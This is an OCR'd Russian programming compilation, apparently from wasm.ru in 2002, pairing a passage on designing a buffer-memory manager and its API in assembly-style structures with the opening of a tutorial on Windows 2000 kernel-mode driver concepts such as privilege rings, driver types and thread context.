В этом определении важно два слова: «ДВА ОБЪЕКТА» и «НЕ СВЯЗАННЫЕ». В случае нарушения одного из этих условий мы автоматически попадаем в неизведанный мир Оморфо программирования.

Обычно два объекта, владеющие буферной памятью, называются по типу их отношений с буфером: «источник» / «приёмник». Один объект «источник» помещает данные в буфер, а другой объект – «приёмник» снимает их с буфера. Но (!!!) сами эти объекты не связаны между собой ни какой архитектурной зависимостью кода! Между прочим, такая модель взаимодействия получила название прокси, когда существует система-посредник между двумя системами. То есть буфер иными словами является прокси-объектом, а источник – буфер – приёмник – прокси-системой.

Рабочий цикл буфера.

Буферная память имеет три основных состояния:

1. Состояние сброса.
2. Состояние наполнения.
3. Состояние передачи.

Состояние сброса – это первоначальное состояние буфера, в котором весь буфер считается пустым.

Состоянием наполнения называется момент времени, в котором информация помещается в буфер.

Состоянием передачи называется процесс, когда информация из буфера перемещается в объект приёмник.

Графическое изображение цикла работы буфера представлено на следующем рисунке 2.1 .




Рис. 2.1

Состояние сброса является начальным состоянием буферной памяти, после того как она заказана и выделена. Буферную память, как правило, заказывает третье лицо, и назначает её владельцам: источнику и приёмнику. То есть источник, и приёмник не подозревают, что они работают через буфер. Очень часто буферную память заказывает и объект приёмник, который, по сути, управляет выходным хранилищем данных. В этом случае, он подключается к объекту источнику и передаёт ему буфер. Но никогда (!!!) буферную память не заказывает объект источник, на это есть много веских причин, которые выходят за рамки повествования. Можно считать, что объект источник должен быть сконструирован так, чтобы он не подозревал, что работает с буфером. Конечно, на любое правило есть исключения, но в большинстве случаев, такое утверждение указывает на неоптимальность управляющего алгоритма, либо на возможность потенциальной ошибки в нём.

Объект источник помещает поток данных в буфер, при этом этот процесс передачи может быть организован двумя методами:

1. Сегментами.
2. Произвольно.

В первом случае считается, что источник заполняет буфер посегментно, фиксированными блоками памяти. Во втором случае, заполнение буфера происходит произвольным образом. По способу заполнения можно выделить следующие виды взаимодействия:

1. По сессионное заполнение.
2. Циклическое.
3. Неупорядоченное.

В первом случае источник заполняет буфер во время специальных периодов называемых сессиями, во втором случае буфер заполняет в каком-либо непрерывном цикле, и в третьем случае буфер заполняется в произвольный момент времени.

И, наконец, по способу доступа источника и приёмника:

1. Синхронный
2. Асинхронные.

От приведённой выше классификации зависят методы и способы построения рабочего цикла буфера. Главным моментом в жизни буфера является его переполнение, именно по возникновению этого события происходит процедура передачи и перевод буфера в состояние сброса. То как это происходит, зависит от схемы взаимодействия.

Если память в буфере занимается сегментно, то тогда возникает возможность предсказывать переполнение, и передать данные в приёмник в любой момент, когда он будет готов для приёма. В подобных алгоритмах активно используются асинхронные вызовы и событийные системы потенциалов, но можно ограничиться и традиционными способами.

Если заполнение выполняется сессиями, то возникает возможность освобождать буфер каждый раз после сессии, если приёмник готов к передачи, но этим не стоит злоупотреблять, так как система буферной памяти разрабатывалась именно чтобы сделать обращение к выделению основных блоков памяти менее частым. В этом случае можно использовать систему потенциальных предсказаний. В случае циклического заполнения процесс передачи осуществляется в зависимости после последнего гарантированного удачного помещения данных в буфер. Удачным гарантированным помещением в случае сегментной схемы считается – последний помещающийся в буфер сегмент.

Так же хочется отметить по-секторную модель, в которой имеется возможность одновременных процессов считывания и записи в буфер, это актуально при многониточном программировании, а так же в нелинейных системах. В этом случае буфер делиться на несколько секторов. Когда заполняется один сектор буфера, следующий переходит в состояние заполнения, а заполненный сектор переходит в состояние передачи.

Выделение памяти буферу.

Вопрос создания буфера открывается в момент создания объекта приёмника. И как нестранно такое утверждение – правило. Сколько же памяти следует отдавать на буфер? Вот довольно жёсткий принцип:

> Размер буфера должен быть таким, чтобы суммарное время выполнения кода обслуживающее режим наполнения, было бы равно времени выполнения кода, выполняющего режим передачи. При этом код исполняемый объектом источником должен иметь приемлемое время исполнения.


В первой части определения разговор идёт касательно так называемого первого назначения буфера. Обычно код организующий выделение памяти средствами ОС является «тяжёлым кодом», то есть он требует сравнительно много времени на выполнение. Предположим, если вы выполняете какие-то циклические действия над потоком ввода из файла, то было бы чрезвычайно расточительно обращаться к диску за каждым байтом. В этом случае, с диска считывается сразу дамп памяти, а некая операция выполняется над этим дампом. Данный пример, аналогичен, так же если вместо источника диска, подставить источник – некую функцию, конвертирующую данные, либо что-то ещё.

Во второй части правила говориться о затратах на использование ресурсов источником, подобно примеру выше – это диск. Диск – медленное устройство и требует сравнительно большего времени для получения/передачи данных. Вместо диска можно подразумевать совокупность процедур, работающих с памятью, и время выполнения которых зависит от размера обрабатываемой памяти. Примером таких процедур могут служить процедуры рейдеринга памяти, выполняющих её дефрагментацию.

Однако, несмотря на всё вышесказанное, прямое использование этого правила не возможно, так как число влияющих факторов на выбор размера буфера намного больше из тех, что рассмотрены в правиле. На выбор размера буфера так же влияют: гранулярность памяти, физический размер страниц, методы выделения памяти, удобство работы обслуживающих алгоритмов, и др. Так же фактором выбора размера буфера является место его размещения и метод получения.

Буферную память можно разместить как статически, то есть заранее расположенную в секции неинициализированных данных, так и динамически выделенную.

В том случае, если буфер создаётся для кэширования вывода в файл, можно разместить буфер прямо на первых страницах файла, однако это чревато последствиями перекачки всех данных при сохранении файла. Можно размещать буфер и в хвосте файла, с каким-то запасом, и постепенно передвигать сам буфер по мере заполнения файла. Вот как это выглядит на практике:



Здесь серым цветом выделена заполняющаяся часть файла, а зелёным – буфер. Остальное – незанятое пространство. Если заполнение дойдёт до границ буфера и потребует большего пространства, тогда информация в буфере будет переработана, а сам буфер будет перемещён дальше, вот так:



По сути, данный метод является как бы обычной последовательной записью в файл, но с промежутками. И, тем не менее, это считается полноценным случаем буфера.

Буферную память целесообразно размещать в области виртуальной памяти, т.е. в файле подкачки. В любом случае размер буфера обязан быть кратен размеру страницы в данной системе. Однако гранулярность выделения памяти в Win32 является 64-bits, что создаёт жёсткие ограничения на размер буфера. Поэтому стоит выделять некоторое пространство памяти для нескольких буферов, и давать им размеры и базовые адреса по размерам страниц. (Более подробно о стратегиях выделения памяти в следующей части.)

Один буфер для многих и многоуровневая буферизация.

Широкий круг задач приходится выполнять жёстко последовательно. Например, ввод с клавиатуры может быть направлен в данный момент времени только в один источник. Этим можно воспользоваться для организации одного буфера для использования многими. Можно применить технологию ускользающих. В этом случае сброс буфера будет выполняться либо когда он наполнен, либо когда к буферу обращается другой объект-хозяин. Место под такой буфер можно зарезервировать в неинициализированном разделе, если он не превышает 8kb – 12kb оперативно памяти. Использование статических буферов является более эффективными по способу адресации, и тем эта эффективность выше, чем больше кода использует данный буфер. При этом при использовании статически размещённого буфера отпадает головная боль за слежением очистки мусора и выделения памяти, что сильно влияет на качество системы. Статические буфера желательно использовать, где только это возможно, хотя это возможно далеко не везде. К счастью существует метод многоуровневой буферизации. Как следует из названия, этот метод представляет собой наличие объекта хозяина у буфера, где объект хозяин сам является буфером. Буфер, который «стоит» ближе к действительному источнику именуется первым, а все последующие по порядку. Обычно каждый последующий буфер имеет меньшую частоту сброса, а значит, занимает больше памяти. Метод многоуровневой буферизации позволяет комбинировать достоинства нескольких приёмов размещения буферов. Например, первым буфером может являться буфер размещённый статически, а вторым – размещённый динамически. Примером

использования многоуровневой системы буферизации может послужить API работы с файлами. Вы можете использовать кокой-то свой буфер для выполнения задач, когда система прозрачно для вас выполняет ещё одну буферизацию. А если вспомнить про физический буфер, находящийся в самом жёстком диске, то мы получим трёх уровневую систему буферизации ввода.

Определённый интерес представляет использование «какой-либо памяти» и буфера. Модель работы такой системы выглядит так:

1. Объект источник помещает данные в область памяти «не являющуюся буфером».
2. После всех операций данные направляются в буфер.

В качестве промежуточной памяти может выступать какой либо её блок, размещённый статически и работать по методике ускользающих. Такая система нашла широкое применение на практике, и мы рассмотрим её подробней несколько позже. Важно отметить следующее, что в данной многоуровневой системе, первый объект-буфер не является либо совсем буфером, либо является буфером неполноценным, так как не отвечает одному из назначений буфера, или не имеет буферного цикла.

API буферов.

Обычно всё-таки следует организовать некоторый локальный API по работе с буферной памятью. Первая важная функция, которая должна существовать это, конечно же, CreateBuffer. Вот возможный её прототип:

```
HANDLE CreateBuffer  (
   size,  // размер буфера
   ftype  // тип буфера
   pcb_receiver, // указатель на процедуру обратного вызова приёмника
   seg_size // размер сегмента передачи
   sec_size // размер сектора буфера
   );
```

Функция CreateBuffer обязана сделать все предварительные настройки, и что важно найти и выделить нужный блок памяти заданного объёма. Теперь после удачного выделения буфера, объект источник перед помещением данных в буфер вызывает функцию OpenBuffer(), а по окончании заполнения CloseBuffer(). Вот почти и всё API:

POINTER OpenBuffer (// то же для функции CloseBuffer hbuffer, // хэндл буфера size // требуемый размер);

Функцию DestroyBuffer(), приводить не будем.

Но призрачная лёгкость API вовсе не адекватна реализации. Поэтому рассмотрим подробнее, что должно происходить в той или иной функции буферного API.

CreateBuffer()

Функция CreateBuffer имеет пять параметров, первые три из которых являются обязательными. FType представляет собой набор флагов определяющих содержание буфера и особенности его строения. В первой главе была рассмотрена классификация буферов. В частности интерес представляет секторная организация буфера, и особенность его заполнения. Вот возможный формат параметра ftype: (порядок бит как в цельном DWORD, то есть направление возрастания адресов соответствует более меньшему порядку бит.)

1. Бит 0: флаг по секторной реализации.
2. Бит 1: флаг посегментной передачи.
3. Бит 2: флаг самостоятельного слежения.
4. Бит 3: флаг асинхронного доступа.
5. Бит 4: флаг отложенного сброса.

Если ftype равно нулю, значит, заказан самый обыкновенный буфер и параметр sec_size обязан быть нулевым. В этом случае действия функции тривиальны, она должна разместить полученные данные в структуре BUFF$$_OBJ, которая описана далее:

```
BUFF$$_OBJ  struct
 pmethod dd ? ; указатель на метод, вызываемый в случае
                      ; переполнения буфера
 ftype  dd ? ; флаги, указывающие на тип буфера.
 pcb_receiver dd ? ; указатель на функцию обратного вызова,
                   ; которую следует вызвать для передачи данных в приёмник.
 size  dd ? ; общий размер буфера (либо его сектора)
 counter dd ? ; счётчик свободного пространства.
 pointer  dd ? ; указатель на память буфера либо на текущий
                           ; сектор буфера.
 pbase  dd ? ; базовый адрес всего буфера, либо указатель на
                           ; структуру, описывающую системные данные буфера.
 seg_size dd ? ; размер данных для передачи.
BUFF$$_OBJ  ends
```

• Первый элемент этой структуры pmethod – это адрес функции-метода, который следует вызвать в состоянии переполнения буфера, что идёт перед состоянием передачи. Для простых буферов этот параметр является атавизмом, но в нём содержится адрес процедуры переходника, которая вызывает callback-функцию из pcb_receiver элемента структуры.
• Второй, третий элементы повторяют суть параметров функции.
• Четвёртый элемент size в случае простого буфера равен одноимённому параметру функции, а в случае секторной реализации, параметру sec_size.
• Пятый элемент counter является счётчиком свободного места в буфере или в его секторе, где счёт происходит от sec_size до нуля.
• Шестой элемент pointer – это указатель на текущий адрес в буфере, на который можно осуществлять запись. Этот элемент должен быть согласован с элементом pointer.
• Седьмой элемент этой структуры pbase указывает базовый адрес буфера, либо это индекс, или указатель на структуру описывающую память, занимаемую буфером.
• Восьмой элемент seg_size – величина сегмента передачи.

Кроме задачи выделения памяти под буфер, в задачу создания входит верное заполнение полей структуры, а так же несколько тонкостей. Если буфер имеет посекторную организацию, то функция должна разместить так же структуры для описания секторов. Указатель на эти дополнительные структуры размещается в элементе pbase, который при отсутствии секторов должен указывать на его базовый адрес буфера. Обратите внимание, что при секторной организации элементы структуры BUFF$$_OBJ характеризуют не весь буфер, а только текущий его, рабочий сектор. Вся информация о секторах хранится в структуре BUFF$$_SECTOR:

```
BUFF$$_SECTOR  struct
 pbase  dd ? ; базовый адрес сегментов
 nsectors dd ? ; количество секторов
BUFF$$_SECTOR  ends
```

После данной структуры следует массив счётчиков свободного места в секторах, где порядок элемента в массиве соответствует порядку следования в памяти секторов. Одновременно данный элемент служит так же и флагом занятости сектора, когда следует найти свободный сектор, нулевое значение соответствует незанятому сектору.

OpenBuffer()

Функции Open/Close предназначены для предоставления свободной записи данных в память буфера, а так же для прямого использования этой памяти. После того как вызвана функция OpenBuffer, некая область буфера становится доступной для работы. Хочется заметить, что в случае ошибки программы в нарушении границ фрагмента, результаты непредсказуемы. Это можно считать неким недостатком Open/Close, так как такую ошибку трудно выловить. И тем немее использование функций Open/Close без сомнений высокоэффективно. Так как буфер используется

и как буфер, и как простая выделенная память.

Несколько особенностей работы этих функций определяет вид буфера. Никаких вопросов не возникает, если это простой буфер. В случае секторной организации буфера, функции следят не за всем буфером, а за текущим сектором. А если тип буфера содержит установленный флаг посегментной передачи, в функциях Open/Close теряет смысл параметр size.

Отметим, что параметр size в функции CloseBuffer() указывает действительное количество используемой памяти. Оно может быть и меньше заказанного.

WriteBuffer()

Более классическим методом является наличие функции WriteBuffer(), которая обязана помещать данные непосредственно в буфер. Особенности этой функции от остальных является тот факт, что данные переданные ей уже определены. Это облегчает задачу, и предоставляет возможность оптимизации записи. Такая оптимизация становиться, возможна при посекторной организации буфера. В этом случае, если буфер не содержит достаточного места в текущем секторе, функция может поискать свободное место в других секторах, и заниматься дефрагментацией данных.

В случае сегментной передачи функция WriteBuffer требует только хэндл буфера, и часто используется при циклическом заполнении.

Buffer_IncSize()

Эта функция используется совместно с OpenBuffer(), для увеличения предварительно заказанного пространства. Вот её прототип:

```
Buffer_IncSize(
 hbuffer, //
 plast  // указатель на последний записанный байт
  );
```

Когда буфер наполнен…

Теперь важный момент, когда происходит событие: «буфер наполнен». Такое событие может произойти при вызове любой из функций OpenBuffer/Buffer_IncSize/WriteBuffer. Но процедура передачи может иметь длительное время выполнения, а так же существуют моменты, когда передача данных происходит на напряжённых участках работы программы. Если всё выше перечисленное не волнует, то событие переполнения возникает при вызове любой из трёх функций, если на момент вызова функции память не может быть выделена. Исключение составляют сегментные передачи. В данном случае переполнение буфера возможно предсказать.

Для определения особенностей перехода в режим передачи, существует флаг отложенного сброса. Этот флаг влияет на поведение вышеприведенных функций. При возникновении события переполнение функции не вызывают немедленное выполнение процедуры обслуживающей передачу информации с буфера, а вместо этого эти функции могут спонтанно выделить из общей кучи память (так называемая внеплановая память буфера). А при вызове функции CloseBuffer() освободить внеплановую память, и выполнить процедуру передачи.

Причина, по которой используется именно такой алгоритм, не так очевидна. Дело в том, что в 95% случаев функция CloseX вызывается в момент, когда скорость выполнения уже не столь критична, и когда общее напряжение ресурсов меньше чем после OpenX. В этом моменте есть много подобных сценариев, и вариаций. Например, можно проверит, выполнив запрос у объекта приёмника можно ли в данный момент быстро выполнить передачу данных без больших затрат времени. Если да, функция вызывает режим передачи, если нет – алгоритм выше.

Особенно интересным случаем является тот, когда объект-приёмник возвращает ошибку, указывающую на невозможность передачи. В этом случае, менеджер буферной памяти, обязан отказать в запросе выделить память буфера и указать на серьёзность ошибки. Этот неприятный

момент означает, что код использующий буфер обязан немедленно прекратить операции буферизации, и передать управление аварийным обработчикам. Если этого не сделать, то результаты становятся неуправляемыми. Что так же можно рассматривать как недостаток организации буферной памяти.

Особенным случаем наполнения является секторная схема. Когда заказ памяти буфера не может быть оформлен в текущем секторе, функция доступа может подыскать свободный сектор, а предыдущий сектор оставить до вызова функции CloseBuffer(). Такая схема является в 95% случаев гарантированно высокоэффективной, как уже говорилось.

Она используется также и для сегментной организации заполнения. В этом случае передача данных осуществляется в функции CloseBuffer(), когда был запрошен последний сегмент! Обратите на это внимание! А не тогда когда будет вызвана следующая функция OpenBuffer(), и вся память буфера будет занята.

Управлять временем вызова процесса передачи можно так же при помощи дополнительного API: FastBufferWrite(), FastBufferOpen(), FastBufferClose(), и т.д. А так же введением дополнительной функции принудительного возбуждения процесса передачи: TransferBufferData().

И, наконец, то, как осуществляется обработка события переполнения. После предварительного кода функции, вызывается метод, указатель на который храниться в элементе pmethod структуры BUFF$$_OBJ, что приведена выше. Такая организация задумана, чтобы сделать, менеджер более гибким при расширении, и исключить длительные проверки флагов в ftype, то есть повысить скорость. Именно метод, который назначается данному буферу, настраивает всё необходимое, чтобы потом передать управление процедуре передачи объекта приёмника, указатель на которую хранится в pcb_receiver структуры BUFF$$_OBJ. Между прочим указателем pmethod можно воспользоваться, чтобы дать вмешаться в обработку события переполнения объекту приёмнику, а так же кому будет угодно.

Прямой доступ к памяти буфера Когда скорость выполнения является важной, если не критичной, вызов нескольких функций ради какого-то там наблюдения за переполнением. Тем более в циклах, когда на счету каждый такт. В этом случае наблюдение за счётчиками буфера возможно было бы предоставить самому коду объекта источника. Но как это выполнить, оставив нужный режим инкапсуляции API? В этом случае следует предусмотреть дополнительные функции, которые будут возвращать копии элементов структуры BUFF$$_OBJ counter, и pointer, и код источника опираясь на эти элементы сам, будет следить за переполнением буфера. Для этого понадобятся следующие функции: FreeOpenBuffer(), FreeCloseBuffer(), OverflowBuffer(). А так же GetPramBuffer()/SetParamBuffer. Оставляю их функционирование на самостоятельную проработку.
Заключение

За кадром осталось многое. Мы даже не коснулись асинхронных процессов, и т.д. Но, тем не менее, базовое освоение работы буферов необходимо даже для простых задач. Вы, без всякого сомнения, можете попробовать осуществить этот нехитроумный API, и потом уверен, он окупиться ещё не раз.

Всего наилучшего с уважением, Edmond. .

© Дмитрий Кашинский Владимирович [Edmond] 07.09.2002

© wasm.ru

Драйверы режима ядра: Часть 1: Основные понятия

Автор: Four-F

Дата: 2002-11-20

Обзор архитектуры

Внутренний мир Windows 2000 разделен на две части с четко обозначенными границами, как в плане адресного пространства, так и в плане прав и обязанностей кода в этом адресном пространстве выполняющегося.

С разделением адресного пространства все на удивление просто. Все четыре, доступного в 32-х разрядной архитектуре, гигабайта разделены на две равные части (4GT RAM Tuning и Physical Address Extension я опускаю как экзотические). Нижняя половина отдана процессам пользовательского режима, верхняя принадлежит ядру.

С разделением прав и обязанностей немного сложнее.

К пользовательским относятся следующие процессы:

• Процессы поддержки системы (System Support Processes) - например, процесс входа в систему Winlogon (реализован в \%SystemRoot%\System32\Winlogon.exe);
• Процессы сервисов (Service Processes) - например, спулер печати;
• Пользовательские приложения (User Applications) - бывают пяти типов: Win32, Windows 3.1, MS-DOS, POSIX и OS/2;
• Подсистемы окружения (Environment Subsystems) - поддерживается три подсистемы окружения: Win32 (реализована в \%SystemRoot%\System32\Csrss.exe), POSIX (реализована в \%SystemRoot%\System32\Psxss.exe), OS/2 (реализована в \%SystemRoot%\System32\os2ss.exe).

Ядро состоит из следующих компонентов:

• Исполнительная система (Executive) - управление памятью, процессами и потоками и др.;
• Ядро (Kernel) - планирование потоков, диспетчеризация прерываний и исключений и др. (реализовано в \%SystemRoot%\System32\Ntoskrnl.exe);
• Драйверы устройств (Device Drivers) - драйверы аппаратных устройств, сетевые драйверы, драйверы файловых систем;
• Уровень абстрагирования от оборудования (Hardware Abstraction Layer, HAL) - изолирует три вышеперечисленных компонента от различий между аппаратными архитектурами (реализован в \%SystemRoot%\System32\Hal.dll);
• Подсистема поддержки окон и графики (Windowing And Graphics System) - функции графического пользовательского интерфейса (Graphic User Interface, GUI) (реализована в \%SystemRoot%\System32\Win32k.sys).




Рис. 1-1. Упрощенная схема архитектуры Windows 2000

Режим пользователя и режим ядра

Хотя процессоры семейства Intel x86 поддерживают четыре уровня привилегий (называемых кольцами защиты), в Windows используются только два : 0-ой для режима ядра и 3-ий для режима пользователя. Это связано с поддержкой других процессоров (alpha, mips), в которых реализовано только два уровня привилегий. Предыдущие выпуски Windows NT поддерживали эти архитектуры, но в Windows 2000 осталась поддержка только x86.

Компоненты пользовательского режима имеют свои защищенные адресные пространства, потоки этих процессов выполняются в непривилегированном режиме процессора (называемом пользовательским), не могут выполнять привилегированные команды процессора, имеют ограниченный и опосредованный доступ к системным данным, и к системному адресному пространству, не имеют прямого доступа к оборудованию. Правда, в процессе своей работы, потоки этих процессов, вызывая системные сервисы, переходят в режим ядра, но в этом случае полностью теряют контроль над своим выполнением до возвращения обратно в режим пользователя.

Процессы пользовательского режима рассматриваются как потенциально опасные с точки зрения стабильности системы. Их права ограничиваются. И всяческие попытки выйти за пределы этих ограничений жестко пресекаются.

Компоненты ядра разделяют единое адресное пространство, выполняются в привилегированном режиме процессора (называемом режимом ядра), могут выполнять все, в том числе и привилегированные, команды процессора, имеют неограниченный и прямой доступ к системным данным и коду, имеют прямой, или через HAL, доступ к оборудованию.

Код ядра (собственно это и есть сама система) рассматривается как полностью доверительный. Поэтому, будучи загруженным в системное адресное пространство, драйвер становится частью системы и на него не накладываются какие-либо ограничения.

Таким образом пользовательские приложения отделены от собственно операционной системы. Если вы зададитесь целью написать сколь-нибудь серьезное приложение, для работы которого необходим доступ к внутренним функциям или структурам данных системы, то столкнетесь со множеством ограничений, преодолеть которые можно только разместив свой код в системном

адресном пространстве. Из документированных существует только один способ это сделать - установить драйвер устройства. Способ этот относительно прост, надежен, а главное, полностью обеспечен поддержкой со стороны самой операционной системы.

Драйверы Windows 2000

Windows 2000 поддерживает множество типов драйверов устройств.

Существует два базовых, которые имеют своих представителей:

• Драйверы пользовательского режима (User-Mode Drivers):
• Драйверы виртуальных устройств (Virtual Device Drivers, VDD) - используются для поддержки программ MS-DOS (не путать с VxD драйверами в Windows 95/98 - это совсем разные вещи, хотя и имеют одно название);
• Драйверы принтеров (Printer Drivers).
• Драйверы режима ядра (Kernel-Mode Drivers):
• Драйверы файловой системы (File System Drivers) - реализуют ввод-вывод на локальные и сетевые диски;
• Унаследованные драйверы (Legacy Drivers) - написаны для предыдущих версий Windows NT;
• Драйверы видеоадаптеров (Video Drivers) - реализуют графические операции;
• Драйверы потоковых устройств (Streaming Drivers) - реализуют ввод-вывод видео и звука;
• WDM-драйверы (Windows Driver Model, WDM) - поддерживают технологию Plag and Play и управления электропитанием. Их отличительной особенностью является совместимость на уровне исходного кода между Windows 98, Windows ME и Windows 2000.

В разных источниках вы можете встретить классификацию немного отличную от приведенной выше, это не суть важно. Важно то, что драйверы, которые мы будем писать, не подпадают ни под один из пунктов этой классификации. Это ни драйверы файловой системы, ни унаследованные драйверы, ни драйверы видеоадаптеров или звуковых карт, ни WDM-драйверы, т.к. не поддерживают Plag'n'Play и управление электропитанием. Это не драйверы пользовательского режима (это вообще не интересно). На самом деле это просто черт знает что такое, т.к. система сама позволяет легко и просто добавить в саму себя код непонятно для какого устройства, и делать с ней все что угодно! Это как если бы к вам ночью в дверь постучался совершенно незнакомый человек, и вы ни слова не говоря впустили бы его на ночлег, да еще уложили бы в свою постель! Однако, это не является каким-то багом или дырой в системе безопастности. Просто система работает так, как она работает. Иначе и быть не может, т.к. взаимодействуя с окружением, система вынуждена предоставлять к себе доступ. И если бы это было не так, то это была бы полностью закрытая, а значит, бесполезная система.

Как следует из самого названия, драйвер устройства это программа предназначенная для управления каким-то устройством, причем устройство это не обязательно должно быть физическим. Оно может быть логическим или, как в нашем случае, виртуальным.

По своей структуре драйвер устройства является ни чем иным как файлом PE-формата (Portable Executable, PE). Таким же как обычные exe и dll. Только загружается и работает по другим правилам. Драйверы можно рассматривать как DLL режима ядра, предназначенные для выполнения задач не решаемых из пользовательского режима. Принципиальная разница здесь (не считая уровня привилегий) в том, что мы не сможем напрямую обращаться к драйверу, ни к его коду, ни к его данным, а будем пользоваться специальным механизмом предоставляемым диспетчером ввода-вывода (Input/Output Manager). Диспетчер ввода-вывода обеспечивает среду для функционирования драйверов, а также предоставляет механизмы для их загрузки, выгрузки и управления ими.

Приступая к разработке драйверов режима ядра, вы почувствуете себя совершенным новичком, т.к. весь предыдущий опыт использования API тут не поможет - ядро предоставляет совершенно другой набор функций. Также придется пользоваться плохо документированными (определенными только в заголовочных файлах) или вовсе недокументированными функциями и структурами данных.

Одно- и многоуровневые драйверы

Большинство драйверов управляющих физическими устройствами являются многоуровневыми (layered drivers). Обработка запроса ввода-вывода разделяется между несколькими драйверами. Каждый выполняет свою часть работы. Например, запрос на чтение файла передается драйверу файловой системы, котрый, выполнив некоторые операции (например, разбиение запроса на несколько частей), передает его "ниже" - драйверу диска, а тот, в свою очередь, отправляет запрос драйверу шины. Кроме того между этими драйверами можно добавить любое количество драйверов-фильтров (например, шифрующих данные). Выполнив запрос нижестоящий драйвер (lower-level driver) передает его результаты "наверх" - вышестоящему (higher-level driver). Но, к счастью, у нас все будет значительно проще. Наши драйверы всегда будут одноуровневыми (monolithic drivers), что сильно упростит весь процесс их написания и отладки.

Контекст потока

Поскольку, в большинстве случаев, мы имеем всего один процессор, а приложений, которые нужно выполнять много, то естественно, что для создания иллюзии одновременного их выполнения надо последовательно подключать эти приложения к процессору, причем очень быстро. Эта процедура называется переключением контекста потока (thread context switching). Если система переключает контекст потоков принадлежащих одному процессу, то необходимо сохранить значение регистров процессора отключаемого потока, и загрузить, предварительно сохраненные значения регистров процессора подключаемого потока. И обновить кое-какие структуры данных. Если же подключаемый поток принадлежит другому процессу, то необходимо еще в регистр CR3 процессора загрузить указатель на каталог страниц (page directory) процесса. Так как каждому пользовательскому процессу предоставлено закрытое адресное пространство, то у разных процессов разные проекции адресных пространств, а значит, и разные каталоги страниц и наборы таблиц страниц по которым процессор транслирует виртуальные адреса в физические. Все это не имеет прямого отношения к программированию драйверов. Но я напоминаю об этом в связи вот с чем. Так как переключение контекста операция не самая быстрая, то драйверы, по соображениям лучшей производительности, как правило, не создают своих потоков. Но код драйвера все же нужно выполнять. Поэтому, для экономии времени на переключение контекстов, драйверы выполняются в режиме ядра в одном из трех контекстов:

• в контексте пользовательского потока инициировавшего запрос ввода-вывода;
• в контексте системного потока режима ядра (эти потоки принадлежат процессу System);
• как результат прерывания (а значит, не в контексте какого-либо процесса или потока, который был текущим на момент прерывания).

Не совсем понимаю как можно выполнить что-то "не в контексте какого-либо процесса или потока", но учитывая авторитет людей это написавших (Д. Соломон и М. Руссинович), а также то, что нам это не понадобится, т.к. мы не будем обрабатывать ни программные, ни тем более, аппаратные прерывания, про третий случай можно сразу забыть. Остаются первые два варианта. Если

инициируется запрос ввода-вывода, то мы в контексте потока этот запрос инициировавшего, и значит, можем напрямую обращаться к адресному пространству процесса которому этот поток принадлежит. Если мы в контексте системного потока, то ни к какому пользовательскому процессу обращаться напрямую не можем, а к системному мы и так всегда можем обратиться. Если нужно из драйвера посмотреть, что там у какого-нибудь процесса лежит по такому-то адресу, то придется либо самим переключать контекст, либо по таблицам страниц транслировать адреса.

Уровни запросов прерываний

